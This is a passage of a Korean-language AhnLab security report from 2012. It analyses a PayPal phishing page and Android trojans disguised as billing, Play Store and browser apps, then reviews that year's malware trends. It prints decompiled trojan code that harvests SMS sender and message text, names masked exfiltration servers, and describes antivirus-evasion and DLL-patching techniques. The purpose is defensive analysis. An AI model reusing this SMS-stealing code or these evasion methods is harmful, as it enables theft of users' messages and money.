


그림 1-52 | Save Profile 버튼 클릭 후 보여지는 정상 PayPal 웹페이지

전송되는 패킷을 확인해 보면 [그림 1-53]과 같이 입력된 사용자 정보가 암호화되지 않은 상태로, PayPal이 아닌 아래 주소로 전송되는 것을 확인 할 수 있다.




그림 1-53 | 전송되는 개인 정보

[전송되는 URL 및 IP]

'http://www.d**********.com/rts.php'

'http://91.*********96'

PayPal은 미국에서 주로 서비스되지만, 최근 스마트폰이 대중화되면서 국내 사용자 또한 많이 늘어났다. 따라서 사용자가 이러한 이메일을 받았을 때에는 유혹에 넘어가지 않도록 각별히 신경 써야 한다.

이러한 피싱 메일에 의한 피해를 사전에 예방하기 위해서는 아래와 같은 사항을 주의해야 한다.

1. 출처가 불분명하거나 의심가는 제목일 때는 메일을 열지 말고 삭제한다. 또는 발신자와 제목을 비교하여 정상 메일이 아닐 확률이 높으면 삭제한다.

2. 사용 중인 보안 프로그램은 최신 버전으로 업데이트하고 실시간 감시 기능을 사용한다.

3. 메일에 첨부된 파일은 바로 실행하지 않고, 저장한 다음 보안 프로그램으로 검사한 후 실행한다.

4. 본문 내용 중 의심이 가거나 확인되지 않은 링크는 클릭하지 않는다.

5. 포털 사이트 메일 계정을 이용할 경우 스팸 메일 차단 기능을 적극 활용한다.

〈V3 제품군의 진단명〉

HTML/Phish (2012.10.27.00)

03 악성코드 동향

모바일 악성코드 이슈

국내 타깃 안드로이드 악성코드 (스마트 청구서)

국내 스마트폰 사용자를 타깃으로 제작된 안드로이드 악성 앱이 발견되고 있다. 지난 10월 방송통신위원회를 사칭한 악성 앱이 발견된 이후 이후 동일 제작자에 의해 만들어졌을 것으로 추정되는 악성 앱이 추가로 발견됐다.

각 통신사들은 사용자의 편의를 위해 명세서, 청구서 앱을 제공하는데, 이번에 추가로 발견된 악성 앱은 이 같은 내용으로 위장해 아래와 같은 단축 URL을 사용해 유포됐다.

– "*** 고객님!
이번 달 사용내역입니다
http://tinyurl.com/******* ☜클릭"

해당 앱에 대해 살펴보자.

1. 유포된 URL을 누르면 앱을 자동으로 다운로드한 뒤 설치가 완료된다. 아이콘의 모양은 아래와 같다. 아이콘 모양은 기존 스마트청구서 아이콘과 유사하며 Google Play 에서 배포되는 정상 앱과 구분이 어렵다.

그림 1-54 | 정상 앱의 아이콘(왼쪽)과 악성 앱의 아이콘(오른쪽)

2. 권한 정보를 확인해 보면, 정상 앱과 차이점이 있는 것을 확인할 수 있다.

정상 앱의 권한 정보	악성 앱의 권한 정보
-	**Your messages** (receive MMS, receive SMS)
Network communication (full Internet access, view WI-FI state)	**Network communication** (full Internet access, view network state)
Storage (modify/delete USB storage contents, modify/delete SD card contents)	**Storage** (modify/delete SD card contents)
Phone calls (read phone state and identity)	**Phone calls** (read phone state and identity)
System tools (retrieve running apps, change WI-FI state, Kill background process, automatically start at boot)	**System tools** (prevent phone from sleeping, automatically start at boot)
Your personal information (read contact data, write contact data)	-

표 1-5 | 권한 정보

3. 앱 실행 시 [그림1-55]처럼 오류 메시지가 뜨며 '확인' 버튼을 누르면 앱이 종료된다. 하지만 사용자들은 일시적인 서버 오류로 생각하고 해당 앱을 지우지 않을 가능성이 크다.

그림 1-55 | 악성 앱 실행 화면

실제 앱의 코드를 살펴보자.

아래 코드는 이 앱의 시작부분 코드이며, 그림 상 위의 변수들까지 보이진 않지만 코드에서 보면 'a' 라는 변수는 Boolean 변수로 값은 true 이다. 이 코드의 의미는 (그림 중간 부분에) if(!a) 조건문에서 알 수 있듯이 항상 거짓으로, else 구문에 있는 메시지 박스를 띄운다. 그러나 이 메시지 박스가 팝업되기 전에 그 위에 코드가 실행되는데, 해당 코드는 Ejifndv 클래스를 브로드 캐스트하고, 미리 정의된 번호로 수신된 SMS를 수집해 특정 서버로 전송한다.




그림 1-56 | 앱의 시작 코드(onCreate)

클래스들의 코드를 따라가 보면 아래 그림과 같이 전송하는 IP의 정보도 알 수 있다.

그림 1-57 | 사용자의 정보를 가져가는 코드

또한 위와 같이 사용자 정보를 전송하는 코드 외에 Ejifndv 클래스에서 또 다른 코드를 확인할 수 있다. 그 코드는 미리 정의된 번호로 수신된 SMS를 홍콩의 특정IP로 전송하며, 관련 코드는 [그림 1-58]과 같다.




그림 1-58 | 수신된 SMS의 내용을 전송하는 코드

그림 1-59 | 미리 정의된 번호

이와 같이 악성 앱이 방통위를 사칭한 데 이어 대다수 사용자들이 이용하는 스마트 청구서로까지 위장한 것으로 보아, 악성코드 제작자들이 국내 사용자를 타깃으로 악성코드를 유포하고 있는 것으로 볼 수 있다.

해당 앱은 SMS를 이용해 사용자들이 앱을 설치하도록 유도한다. 이에 따라 사용자들은 Google Play와 같이, 정식으로 등록된 마켓도 주의

할 필요가 있다. 특히 다른 경로로 설치되는 앱은 사용하지 않아야 하며 수시로 V3 mobile 제품으로 점검을 해보는 습관도 필요하다.

〈V3 mobile 제품군의 진단명〉
Android-Trojan/Chest

국내 타깃 안드로이드 악성코드 (구글 Play Store)

국내 스마트폰 사용자를 타깃으로 제작된 안드로이드 악성 앱이 발견되고 있다.

'구글 Play Store' 를 사칭한 해당 앱은 아래와 같이 SMS를 이용해 사용자에게 전파됐다.

- google코리아 서비스 신규 앱 출시 인터넷 향상 업데이트 'http://goo.gl/*****'

단축 URL은 아래의 링크로 이동된다.

- 'http://gch********g2.kr*******ers.com/app.apk'

해당 앱에 대해 살펴보자.

중국에서 제작되었을 것으로 추정되는 해당 앱을 설치해 확인해보면, 아래와 같이 아이콘이 'Play Store' 와 동일해 정상 앱과의 구분이 쉽지 않다.




그림 1-60 | 악성 앱의 아이콘(왼쪽)과 정상 앱의 아이콘(오른쪽)

권한 정보는 아래와 같다.

그림 1-61 | manifest 권한 정보




그림 1-62 | 악성 앱의 요구 권한

앱을 실행하면 아래 play store로 이동한 화면과 동일한 화면이 보이기 때문에 사용자들은 악성코드가 동작 중인지 알기 어렵다.




그림 1-63 | 악성 앱 실행 화면

악성 앱의 소스코드 중 일부를 살펴보자. 아래의 코드는 정보를 수집하는 코드 중 일부이다.
송신자의 전화번호와 SMS 내용을 변수(str1)에 저장하고 있다.

```
private void a(Context paramContext, Intent paramIntent)
{
  Object[] arrayOfObject = (Object[])paramIntent.getExtras().get("pdus");
  SmsMessage[] arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
  String str1 = "";
  for (int i = 0; ; i++)
  {
    if (i >= arrayOfObject.length)
    {
      if (str1.length() != 0)
        g.c.a("##" + str1);
      return;
    }
    arrayOfSmsMessage[i] = SmsMessage.createFromPdu((byte[])arrayOfObject[i]);
    String str2 = arrayOfSmsMessage[i].getOriginatingAddress();
    String str3 = arrayOfSmsMessage[i].getMessageBody();
    str1 = str1 + "[原] " + str2 + "\n[内容] " + str3 + " ";
  }
}
```
AhnLab
그림 1-64 | SMS 정보 수집 코드

이번 악성 앱의 특징은 서버주소를 직접적으로 노출하지 않는다는 점이다.
클래스들의 코드를 따라가 보면 수집한 정보를 전송하는 서버주소에서 해당하는 코드를 확인할 수 있다.

그림 1-65 | 서버주소의 코드

수집된 정보는 아래의 주소로 전송하도록 설계됐다.

– 이름: 'gz**********zslk.com'
Address: '110.**.***.18'

악성코드 제작자들은 SMS를 이용해 국내 사용자에게 유포하고 있는 것으로 확인됐으며, 이 같은 악성 앱은 앞으로 더욱 증가할 것으로 보인다.

〈V3 제품군의 진단명〉
Android-Trojan/Chest

브라우저로 위장한 모바일 악성코드

사용자 몰래 SMS를 전송하는 악성 앱이 추가로 발견됐다. 이런 악성 앱은 사용자들에게 친숙한 브라우저로 위장, SMS 전송을 통해 과금을 유발하고 있다.
해당 악성 앱들이 사용한 아이콘은 [그림 1-66]과 같다.

그림 1-66 | 악성코드 아이콘

각각 크롬, 오페라 브라우저 아이콘을 사용하며, 아이콘만 봐서는 정상인지 악성인지 판단하기 어렵다. 그러나 퍼미션 정보를 살펴보면 [그림 1-67]과 같이 과도한 권한을 요구하는 것을 알 수 있다.




그림 1-67 | 크롬 악성 앱(좌), 오페라 악성 앱(우) 사용 권한

위의 퍼미션을 살펴보면 공통적으로 SMS와 관련된 권한과 System tools 권한 중 install shortcuts 권한이 포함돼 있으며 해당 앱을 실행시키면 바탕화면에 아이콘을 등록하고 SMS를 전송해 과금을 유발한다. 바탕화면에 앱을 등록하는 것은 브라우저로 위장했기 때문에 사용자들이 앱을 실행하도록 유도하기 위한 것으로 추정된다.
앱을 디컴파일 하면, [그림 1-68]과 같다.

그림 1-68 | 크롬 악성 앱 SMS 과금 유발 관련 코드

```
import android.os.Handler;

final class e extends TimerTask
{
  e(InstallActivity paramInstallActivity)
  {
  }

  public final void run()
  {
    if (this.a.c <= 100)
    {
      InstallActivity localInstallActivity = this.a;
      localInstallActivity.c = (1 + localInstallActivity.c);
      this.a.g.sendMessage(this.a.g.obtainMessage());
    }
  }
}
```


그림 1-69 | 오페라 악성 앱 SMS 과금 유발 관련 코드

이와 같이 브라우저 외에도 모바일 백신이나 게임으로 위장해 유포되는 모바일 악성코드가 꾸준히 발견되고 있어 사용자들의 주의가 요구된다.

〈V3 mobile 제품군의 진단명〉
Trojan/Opfake

04 악성코드 동향

악성코드 분석 특집

2012년 7대 악성코드 이슈

어느덧 다사다난 했던 2012년이 지나가고 새해가 밝았다. 2012년 한 해를 돌아보면 전년에 이어 올해 역시 크고 작은 보안 위협들이 발생했으며, 그로 인해 다양한 피해도 발생한 해였다.

특히 2012년에 발생한 다양한 보안 위협들 중에는 이미 알려진 악성코드 외에 기존에 발견되지 않았던 새로운 악성코드도 등장했다. 이러한 악성코드를 이용해 발생한 보안 사고는 크게는 기업과 정부기관의 내부 정보 유출을 위한 APT 공격부터, 작게는 일반 PC 사용자들의 온라인 게임 사용자 정보나 온라인 뱅킹을 위한 개인 금융 정보 탈취를 위한 공격에 이르기까지 다양했다.

이에 ASEC에서는 2012년에 발생한 보안 위협과 보안 사고의 중심에 있었던 악성코드 중 대량 유포로 인한 감염 피해와, 기술적으로 발전하는 특징을 가진 악성코드 7가지를 선정했다.

1. 루트킷에 이은 부트킷 그리고 유포 시간 조정, 온라인 게임 핵(Online Game Hack)

악성코드 제작 목적이 자기 실력 과시에서 금전적인 이윤으로 변한 지난 몇 년 사이 높은 감염률을 보인 악성코드는 단연 온라인 게임 관련 악성코드였다. 2012년에도 이 같은 추세는 이어졌다.

온라인 게임 관련 악성코드와 관련해 2012년에 주목할 만한 변화를 하나 꼽자면 양적 증가뿐 아니라 질적으로도 향상됐다는 점이다. 예전부터 고급 기술로 분류됐던 루트킷(Rootkit)을 온라인 게임 관련 악성코드 내부에 포함해, 온라인 게임의 사용자 정보를 탈취하거나 온라인 게임의 사이버머니와 아이템을 빼앗아가는 기법이 2011년에 비해 고급화 됐다. 이와 함께 루트킷을 이용해 보안 소프트웨어에 대한 직접적인 공격을 수행하는 방법도 나타났다. 2012년 하반기에는 온라인 게임 관련 악성코드에 부트킷(Bootkit) 기능을 포함한 형태까지 발견됐다. 더욱이 해당 악성코드 형태는 한국에서 개발된 사행성 온라인 게임의 사용자 정보를 탈취하기 위한 목적으로 제작돼, 다양한 고급 기술들을 빠르게 흡수해 진화하는 모습을 보여줬다.

온라인 게임 관련 악성코드에 대한 다양한 진단 기법이 개발됨에 따라 악성코드 제작자와 보안 업체 간에 벌어진 치열한 유포 시간 탐지전도 2012년에 있었던 흥미로운 이슈 중 하나였다. 악성코드 제작자는 자신이 제작한 온라인 게임 관련 악성코드가 보안 소프트웨어에 탐지되지 않는 시간을 최대한 연장하기 위해 보안 업체의 휴무 기간인 주말을 목표로 금요일 야간에 유포하곤 했다. 이처럼 유포 시간이 조정되면서 보안업체 연구원들은 주말 시간 대부분을 온라인 게임 관련 악성코드 대응으로 보내야 했다. 게다가 이에 따른 피해를 최대한 막기 위해 금요일 야간에는 악성코드 제작자들이 새롭게 제작한 악성코드 유포 시간 탐지에 초점을 맞추게 됐다.

이 외에도 과거에 발견됐던 온라인 게임 관련 악성코드는 특정 게임의 사용자 정보를 탈취하기 위해 제작됐지만, 2012년에는 하나의 온라인 게임 관련 악성코드에서 다수 게임의 사용자 정보를 탈취하기 위해 범용으로 제작됐다는 점도 주목할 만한 변화 중 하나였다.

2. 국내 온라인 뱅킹의 위협, 치밀함과 현실이 만난 뱅키(Banki)

온라인 뱅킹을 위협하는 악성코드는 크게 국외의 뱅커(Banker)와 국내의 뱅키(Banki)로 나눠진다. 국외에서 발견된 뱅커는 잘 알려진 제우스(Zeus)와 스파이아이(SpyEye) 같은 악성코드 제작툴킷에 의해 제작된다. 해당 악성코드가 노리는 사용자 정보는 온라인 뱅킹에만 국한하지 않고 쇼핑몰과 항공사 마일리지, 전자 결제 사이트들에 사용되는 사용자 정보도 노리고 있다. 이러한 악성코드는 웹인젝션(Webinjection) 기법을 이용해 사용자가 로그인한 공식 홈페이지에 그럴듯한 웹 폼의 구성을 가진 가짜 페이지를 보여줘 사용자 정보를 탈취한다. 이와 달리 국내에서 발견된 뱅키는 주로 중국에서 제작된 것으로 추정된다.

올해 발견된 국내 온라인 뱅킹을 위협한 뱅키는 한층 치밀해졌다. 우선 유포방식에 변화가 있었다. 과거에는 이메일을 통해 불특정 다수에게 보내졌지만 2012년에는 일반 애플리케이션들(JAVA, IE, Flash Player와

Windows Media Player)의 보안 취약점을 이용하거나 호기심을 유발하는 내용의 파일로 위장한 웹하드 사이트를 통해 PC 사용자가 내려 받아 실행하도록 유도했다. 무엇보다도 일반 애플리케이션의 취약점을 이용하는 방식으로 인해 과거보다 대규모의 불특정 다수가 감염될 수 있는 위험이 있었다.

또한 보안 소프트웨어의 진단을 피할 목적으로 실행 압축 형태를 변경하는 등 다양한 방법을 사용하고 있다. 또 다른 변화는 공인인증서를 탈취하는 방법이다. 먼저, 호스트(host) 파일을 변조해 PC 사용자가 은행 웹사이트 접속 시에 정교하게 만들어진 가짜 웹 사이트로 유도하는 방법은 동일하다. 그 후 공인인증서와 암호를 탈취하는 방법은 과거에는 인증서가 있는 폴더를 압축해 외부로 유출했다. 그러나 2012년 발견된 형태들은 가짜 인증서 로그인 창을 보여주고 인증서 파일과 암호를 탈취하는 방식을 사용했다.

가장 최근에 발견된 뱅키는 악성코드 제작자가 공인인증서를 재발급 받을 수 있다는 점에서 심각한 문제가 발생한다. 악성코드의 전파와 감염되는 과정은 예전과 비슷하나 공인인증서와 암호를 탈취하지 않는 대신 변조된 호스트 파일로 유도되는 가짜 은행 사이트에서는 인증서를 재발급 받을 수 있는 모든 사용자 개인 정보를 입력하도록 유도한다. 이러한 기법으로 인해 휴대폰 번호와 같은 개인 정보도 수정이 가능하므로 이를 통해 공인인증서를 재발급 받을 경우, 피해자는 인증서가 재발급된 상황조차 알 수 없게 된다. 따라서 향후 이와 유사한 악성코드가 확산될 경우 심각한 피해가 발생할 수 있다.

3. 악성코드 유포를 돕는 삼형제 MP4, MIDI, JAVA의 취약점

2012년에도 온라인 게임 관련 악성코드 유포를 위해 다양한 형태의 취약점들이 활용됐다. 그 중에서도 MP4, MIDI, JAVA 이 세 가지 일반 애플리케이션에 사용하는 파일들이 가장 많이 이용됐다. 현재 MP4와 MIDI 파일은 10월 이후 발견되지 않지만, JAVA 파일은 사용하는 취약점만 바뀌어 현재까지도 지속적으로 이용되고 있다.

MP4 파일은 어도비 플래쉬 플레이어(Adobe Flash Player)에 존재하는 취약점을 이용하는 파일로 CVE-2011-2140와 CVE-2012-0754 두 가지 취약점을 이용하는 형태가 발견됐다. CVE-2011-2140 취약점은 비디오 코덱(Codec)과 관련된 'avcC' 라는 이름의 박스(Box)에서 발생하는 취약점으로 SPS(Sequence Parameter Set)라는 데이터를 처리하는 과정에서 발생한다. CVE-2012-0754 취약점은 저작권과 관련된 'cprt' 라는 이름의 박스(Box)에서 발생하는 취약점으로 박스의 크기가 0x0D 이하일 때 발생한다.

MIDI 파일은 윈도우 미디어 플레이어(Windows Media Player)에 존재하는 취약점을 이용하는 파일로 CVE-2012-0003 취약점이 발견됐다. 해당 CVE-2012-0003 취약점은 음의 높낮이를 나타내는 노트(Note)라는 메시지를 처리하는 과정에서 발생하며, 표현 가능한 최대값인 127보다 큰 값으로 설정됐을 경우 취약점이 발생한다.

JAVA는 Java Virtual Machine 환경에서 발생하는 취약점을 이용한다. 2012년에는 CVE-2011-3544와 CVE-2012-0507 두 가지 취약점을 악용하는 형태가 다수 발견됐다. 첫 번째 CVE-2011-3544 취약점은 JAVA Script 코드 내에 'toString' 함수를 사용해 시큐리티 매니저(Security Manager)를 우회하도록 하는 형태다. 즉, 별도의 보안 알림 창 없이 사용자 모르게 온라인 게임 관련 악성코드가 다운로드 및 실행되는 기능을 수행한다. 두 번째 CVE-2012-0507 취약점은 'AtomicReferenceArray' 라는 이름의 클래스(Class)를 사용해 발생한다. AtomicReferenceArray 클래스의 경우 시큐리티 매니저에서 ArrayObject에 대한 타입(Type)을 체크 하지 않음으로 배열 생성시 역직렬화가 발생하고, 역직렬화된 악의적인 코드를 doWork에 정의된 클래스가 샌드박스 밖에서 실행하도록 한다. 결국 온라인 게임 관련 악성코드를 다운로드 및 실행하는 클래스는 doWork를 통해 동작하게 된다. Java 취약점 파일의 경우에는 앞서 언급한 두 가지 형태가 가장 빈번하게 발견되었으나 이 외에도 다양한 형태의 취약점들이 지속적으로 등장하고 있다.

4. 탐지 회피를 위해 지능적인 기법을 동원한 APT 공격

2011년 큰 이슈가 되었던 APT(Advanced Persistent Threat) 공격은 2012년에도 꾸준히 발생했다. APT 공격에 주로 사용된 기법은 취약점을 이용한 문서 파일과 사용자가 많은 일반 소프트웨어의 업데이트 서버를 해킹해 업데이트 과정에 악성코드를 감염시키는 방식으로 2012년에 발견됐다.

APT 공격이 늘어나면서 공격 대상이 되는 기업이나 기관에서는 APT 공격에 대한 대책을 세우고 대응 솔루션을 도입하는 경우가 증가했으며, 이에 따라 공격자들 역시 공격 방식을 정교하게 변화시켰다.

일반적으로 사용하는 취약점 탐지 프로그램은 문서를 열어보는 과정에서 발생하는 현상을 통해 취약점과 악성코드 존재 여부를 판단하게 된다. 그러나 최근에 발견되는 공격 형태는 문서 파일에 취약점이 존재하더라도 사용자의 특정 행위가 있을 때에만 취약점이 실제 작동하도록 제작됐다.

그리고 APT 공격을 수행하는 공격자들은 최종 공격 대상의 PC 감염을 위해 다양한 악성코드 기법을 이용해 PC 사용자의 발견이나 분석 시스템의 판단을 어렵게 하고 있다. 그 방법은 다음과 같다. 첫째, 사전에 유출한 정상 인증서를 악성코드의 전자 서명으로 사용해 악성코드를 해당 업체나 공공 기관에서 만든 신뢰할 수 있는 파일로 위장한다. 둘째, 신뢰할 수 있는 기업에서 개발한 정상 프로그램의 실행에 필요한 다른 파일을 악성코드로 변경한다. 정상 프로그램의 실행에 필요한 파일을 악성코드로 변경해 정상 프로그램의 실행과 동시에 악성코드 역시 자동으로 실행된다.

신뢰할 수 있는 기업 또는 공공기관의 전자 서명된 프로그램이나 신뢰할 수 있는 정상 프로그램을 이용하는 악성코드의 경우, 일반 PC 사용

자들은 감염 여부를 파악하기 어렵다는 점을 이용해 APT 공격에 사용하는 경우도 발생하고 있다.

5. 보안 소프트웨어 무력화를 위해 윈도우 커널로 스며든 에이브이킬(AVKill)

2012년에 발견된 악성코드는 자신을 보호하기 위한 다양한 기법들을 사용함과 동시에 보안 소프트웨어 자체를 무력화함으로써, 악성코드 자체를 탐지하지 못하도록 방해하는 여러 기법들을 사용하고 있다. 이러한 보안 소프트웨어를 무력화하려는 여러 기법들은 2012년에 발견된 온라인 게임 관련 악성코드 대부분에 기본적으로 포함돼 있다.

과거와 달리, 2012년에 발견된 악성코드에서 사용하는 무력화 기법들은 크게 윈도우 운영체제의 사용자 레벨(User Level)과 커널 레벨(Kernel Level)에서 동작하는 기법으로 나누어 볼 수 있다.

먼저 유저 레벨에서 사용된 기법을 살펴보면 윈도우 시스템에 존재하는 정상 시스템 파일에 대한 패치(Patch)를 들 수 있다. 윈도우를 구성하는 주요 시스템 파일은 윈도우의 WFP(Windows File Protection)기능을 이용해 보호되고 있으며, 보안 소프트웨어는 여러 기능을 위해 주요 시스템 파일을 사용한다. 악성코드 제작자 역시 이러한 특성을 이용해 WFP 기능을 우회하여 주요 시스템 파일을 수정 또는 패치한 후 보안 소프트웨어 무력화와 악의적인 기능을 수행하도록 제작한다. 이렇게 제작된 악성코드는 자신을 실행한 프로세스가 보안 소프트웨어일 경우에는 해당 프로세스를 자체 종료한다.

특히 2012년에 많이 발견된 기법은 커널 레벨에서 동작하는 경우다. 보안 소프트웨어는 유저 레벨에서 발생하는 주요 시스템 파일의 교체를 막기 위해 주요 시스템 파일에 대한 무결성 검사를 실시하고 있다. 악성코드 제작자 역시 이러한 보안 소프트웨어의 대응 기법을 무력화 하기 위해 커널 레벨에서 특정 커널 함수 호출, 보안 소프트웨어의 필터 드라이버 삭제, 새로운 윈도우 커널 영역의 함수 호출 기법 등을 이용해 보안 소프트웨어 무력화를 시도하고 있다.

6. 윈도우 시스템 파일들과의 공생을 시도한 패치드(Patched)

윈도우 시스템 파일 패치(Patch)는 윈도우 시스템 파일들 중 일부를 수정 및 교체하여 동작하도록 하는 악성코드에서 사용하는 기법 중 하나다. 이러한 악성코드 형태를 일반적으로 패치드(Patched) 라고 한다. 2012년에 지속적으로 패치드 악성코드가 발견된 것은 온라인 게임의 사용자 정보를 탈취하기 위한 목적과 관련 있다. 최근에는 앞서 언급한 바와 같이 보안 소프트웨어를 무력화하기 위한 목적도 포함됐다.

2012년에 발견된 패치드 악성코드에서 사용한 윈도우 시스템 파일 패치 기법은 크게 3가지로 나눌 수 있다.

첫 번째는 감염형으로 윈도우 시스템 파일의 특정 부분에 악의적인 코드를 삽입하거나 주소 값을 변경하여 실행의 제어를 변경하는 방식이다. 감염 시 파일의 특정 섹션 끝 부분에 다른 악성코드의 DLL 파일을 로드하는 셸코드(Shellcode)를 삽입하거나, 내부적으로 사용하는 익스포트(Export) 함수의 주소를 파일 내 다른 영역으로 변경하여 정상 파일과 다른 코드가 동시에 수행되도록 한다. 이러한 감염 기법은 imm32.dll, dsound.dll, olepro32.dll을 주요 대상으로 한다.

두 번째는 교체형으로 윈도우 시스템 파일을 특정 파일명으로 백업한 후 악성코드의 파일명을 해당 윈도우 시스템 파일명으로 변경하는 방식이다. 이 때 윈도우 시스템의 WFP(Windows File Protection) 기능을 우회하여 일정 시간 무력화하게 된다. 2012년 한 해 동안 이러한 기법으로 교체 대상이 된 파일은 주로 ws2help.dll와 wshtcpip.dll이다. 특히, 교체형 악성코드는 백업하는 원본 파일명을 수시로 변경하여 보안 소프트웨어의 치료를 어렵게 했다. 또 백업된 정상파일의 기능을 사용하기 위해 내부적으로는 익스포트(Export) 함수를 리다이렉션(Redirection)해 원본 함수의 실행을 보장하는 구조를 가진다.

세 번째 자동실행형은 윈도우 시스템의 레지스트리 AppInit_DLL에 악성코드 파일을 등록해 프로세스 생성 시 악성코드의 파일이 자동으로 로드되거나, 온라인 게임 프로세스와 동일한 경로에 윈도우 시스템 파일명으로 악성코드를 생성하여 정상파일보다 먼저 로드되도록 하는 방식이다. 이러한 기법은 주로 온라인 게임 관련 악성코드가 윈도우 시스템의 모든 폴더에 usp10.dll 파일명으로 생성하는 형태로 사용됐다.

2012년 한 해 동안 윈도우 시스템 파일을 패치하는 악성코드는 지속적으로 변형, 유포됐다. 유포시간도 보안 소프트웨어의 탐지를 회피하기 위해 주말 야간이라는 취약 시간대를 활용했다. 이 외에 2012년 11월 발견된 악성코드는 midimap.dll 파일을 UCL 압축 알고리즘을 이용해 파일 내부에 백업하는 형태의 진화된 기술을 사용하는 사례도 발견됐다.

7. 난독화의 복잡함이 어디까지 가능한지 보여준 스크립트(Script)

2012년도에 발견된 스크립트 악성코드는 수량적인 증가와 더불어 고도의 난독화 기술이 적용돼 보안 소프트웨어의 진단을 한층 더 어렵게 한 특징을 가지고 있다. 기존에 사용된 단순한 키(Key)와 암호화 방식에서 발전해 더 크고 복잡한 키를 사용했다. 암호화 과정도 복잡하게 설계함으로써 보안 소프트웨어의 진단을 피하려는 시도가 더욱 많았다.

